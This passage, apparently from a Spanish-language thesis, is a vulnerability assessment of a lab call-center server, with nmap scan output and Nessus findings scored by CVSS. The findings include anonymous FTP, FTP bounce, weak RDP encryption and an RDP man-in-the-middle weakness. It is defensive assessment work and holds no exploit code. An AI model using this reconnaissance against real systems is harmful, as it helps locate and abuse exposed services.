
A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: alta
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 50. Metrica vulnerabilidad Terminal Services Encryption Level is not FIPS-140 Compliant.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad alta y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

7.2.2 CIC Server (Customer interaction Center). Se procede a realizar un escaneo de puertos utilizando nmap del servidor IC que tiene dirección IP 192.168.10.61:

Starting Nmap 6.47 (http://nmap.org) at 2015-02-17 20:50 COT
Nmap scan report for 192.168.10.61
Host is up (0.00028s latency).
Not shown: 989 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp oftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_Can't get directory listing: Can't parse PASV response: "Command not implemented."
|_ftp-bounce: bounce working!
80/tcp open http Microsoft IIS httpd 7.5
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title.
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open netbios-ssn
3389/tcp open ms-wbt-server Microsoft Terminal Service
8088/tcp open radan-http ININ-ProvisionServer/4.0004.0017.316
|_http-methods: No Allow or Public header in OPTIONS response (status code 404)
|_http-title: Page Not Found
8089/tcp open tcpwrapped
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
MAC Address: 00:0C:29:27:D8:6B (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
Service Info: OSs: Unix, Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: LABCICIC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:27:d8:6b (VMware)
| smb-os-discovery:
| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: LABCICIC
| NetBIOS computer name: LABCICIC
| Domain name: labcic.com
| Forest name: labcic.com
| FQDN: LABCICIC.labcic.com
|_ System time: 2015-02-17T20:52:16-05:00
| smb-security-mode:
| Account that was used for smb scripts: guest
| User-level authentication

| SMB Security: Challenge/response passwords supported
|_ Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT ADDRESS
1 0.28 ms 192.168.10.61

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.78 seconds

Del escaneo de puertos se encuentran los siguientes puertos TCP abiertos:

21 – FTP
80 – HTTP
135 – MSRPC
139 – NETBIOS
445 – NETBIOS
3389 – MS-WBT SERVER
8088 – RADAN HTTP (Interactive Intelligence Provision Server)
8089 – TCP WRAPPED
49152 – MSRPC
49153 – MSRPC
49154 – MSRPC

En este caso nmap también entregó información acerca del sistema operativo instalado en el servidor: Windows Server 2008 R2 Datacenter 7601 Service Pack 1.

La MAC del servidor es: 00:0c:29:27:d8:6b

Con la opción –A de nmap se identificó puertos vulnerables:

En el puerto 21: | ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp-bounce: bounce working!


En el puerto 80: http-methods: Potentially risky methods: TRACE: permitiendo realizar un ataque de **Cross-Site Tracing**.

A nivel de NetBIOS: smb-security-mode:
Account that was used for smb scripts: guest
User-level authentication
SMB Security: Challenge/response passwords supported
Message signing disabled (dangerous, but default)

Se observó que NetBIOS y SMB están permitiendo el uso de la cuenta de invitado, la cual es por haber realizado una instalación por defecto del sistema operativo.

Se procede a realizar un escaneo de vulnerabilidades utilizando Nessus y se encontraron vulnerabilidades como se observa en la figura 51.

Figura 51. Vulnerabilidades encontradas en servidor CIC.



Fuente: autores

Las vulnerabilidades encontradas en el servidor CIC son:

7.2.2.1 Altas. FTP Privileged Port Bounce Scan como se observa en la figura 52**,** es posible forzar al servidor FTP remoto para conectarse a terceros utilizando el comando PORT.

El problema permite que los intrusos utilicen los recursos de red para escanear otros hosts, haciéndoles pensar que el ataque viene de su propia red. Esta

vulnerabilidad de nivel medio tiene un CVSS Base Score de 7.5 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: parcial

Figura 52. Metrica vulnerabilidad FTP Privileged Port Bounce Scan.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, a la integridad y a la disponibilidad.

7.2.2.2 Medias. Multiple Vendor Embedded FTP Service Any Username Authentication Bypass como se observa en la figura 53, el servidor FTP que se ejecuta en el host remoto se puede acceder mediante un nombre de usuario y una contraseña aleatoria.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 5.0 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 53. Metrica vulnerabilidad Multiple Vendor Embedded FTP Service Any Username Authentication Bypass.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

Anonymous FTP enabled como se observa en la figura 54, este servicio FTP permite conexiones anónimas. Cualquier usuario remoto puede conectarse y autenticarse sin proporcionar una contraseña o credenciales únicas. Esto permite al usuario acceder a todos los archivos disponibles en el servidor FTP.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 5.0 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 54. Metrica vulnerabilidad Anonymous FTP enabled.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

Terminal Services Encryption Level is Medium or Low como se observa en la figura 55, el servicio remoto de Servicios de Terminal Server no está configurado para utilizar criptografía fuerte.El uso de la criptografía débil con este servicio puede permitir a un atacante espiar a las comunicaciones más fácilmente y obtener capturas de pantalla y / o pulsaciones de teclas.Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 4.3 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: media
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 55. Metrica vulnerabilidad Terminal Services Encryption Level is Medium or Low.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad media y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

Terminal Services Doesn´t Use Network Level Authentication (NLA) como se observa en la figura 56: los servicios de Terminal remoto no están configurados para utilizar a nivel de red de autenticación (NLA). NLA utiliza el protocol de compatibilidad de seguridad de credenciales (CredSSP) para realizar la autenticación fuerte de servidor, ya sea a través de / SSL o Kerberos, que protegen contra ataques man-in-the-middle. Además de mejorar la autenticación, NLA también ayuda a proteger el equipo remoto de los usuarios y software maliciosos completando la autenticación del usuario antes de establecer una conexión RDP completa.Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 4.3 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: media
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 56. Metrica vulnerabilidad Terminal Services Doesn´t Use Network Level Authentication (NLA).



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad media y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

SSL Self-Signed Certificate como se observa en la figura 57, la cadena de certificados X.509 para este servicio no está firmado por una autoridad de certificación reconocida. Si el host remoto es un sistema público en producción, esto anula el uso de SSL como cualquiera podría establecer un ataque man-in-the-middle contra el host remoto.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 6.4 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: no

Figura 57. Metrica vulnerabilidad SSL Self-Signed Certificate.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, y a la integridad y sin impacto a la disponibilidad.

SSL Certificate Cannot Be Trusted como se observa en la figura 58, el certificado X.509 del servidor no tiene una firma de una autoridad de certificación pública conocida. Esta situación puede ocurrir de tres maneras diferentes, cada una de las cuales produce una ruptura de la cadena de los certificados de los cuales no se puede confiar.

En primer lugar, la parte superior de la cadena del certificado enviado por el servidor podría no ser descendiente de una autoridad del certificado pública conocida. Esto puede ocurrir ya sea cuando la parte superior de la cadena es un certificado reconocido, con firma, o cuando los certificados intermedios faltan para conectar la parte superior de la cadena de certificados a una autoridad del certificado pública conocida.

En segundo lugar, la cadena de certificados puede contener un certificado que no es válido en el momento de la exploración. Esto puede ocurrir ya sea cuando el análisis se produce antes de una de las fechas del certificado 'notBefore', o después de una de las fechas del certificado 'notAfter'.

En tercer lugar, la cadena de certificados puede contener una firma que, o bien no coincide con la información del certificado, o no pudo ser verificada. ‘Firmas Bad’ pueden ser fijadas por conseguir el certificado con la firma errónea que ser re-firmado por su emisor.

Si el host remoto es un sistema público en producción, cualquier ruptura en la cadena anula el uso de SSL como cualquiera podría establecer un-the-man-in middle contra el host remoto.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 6.4 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: no

Figura 58. Metrica vulnerabilidad SSL Certificate Cannot Be Trusted.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, y a la integridad y sin impacto a la disponibilidad.

Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness como se observa en la figura 59: la versión remota del Escritorio remoto Protocolo Server (Terminal Service) es vulnerable a un (MiTM) ataque man-in-the-middle. El cliente RDP no hace ningún esfuerzo para validar la identidad del servidor al configurar el cifrado. Un atacante con la capacidad para interceptar el tráfico desde el servidor RDP puede establecer el cifrado con el cliente y el servidor sin ser detectado. Un ataque MiTM de esta naturaleza permitiría al atacante obtener cualquier información confidencial transmitida, incluyendo las credenciales de autenticación.

Existe esta falla porque el servidor RDP almacena una clave privada RSA codificada en la biblioteca mstlsapi.dll. Cualquier usuario local con acceso a este archivo (en cualquier sistema Windows) puede recuperar la clave y utilizarla para este ataque.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 6.4 y su vector score se describe como:

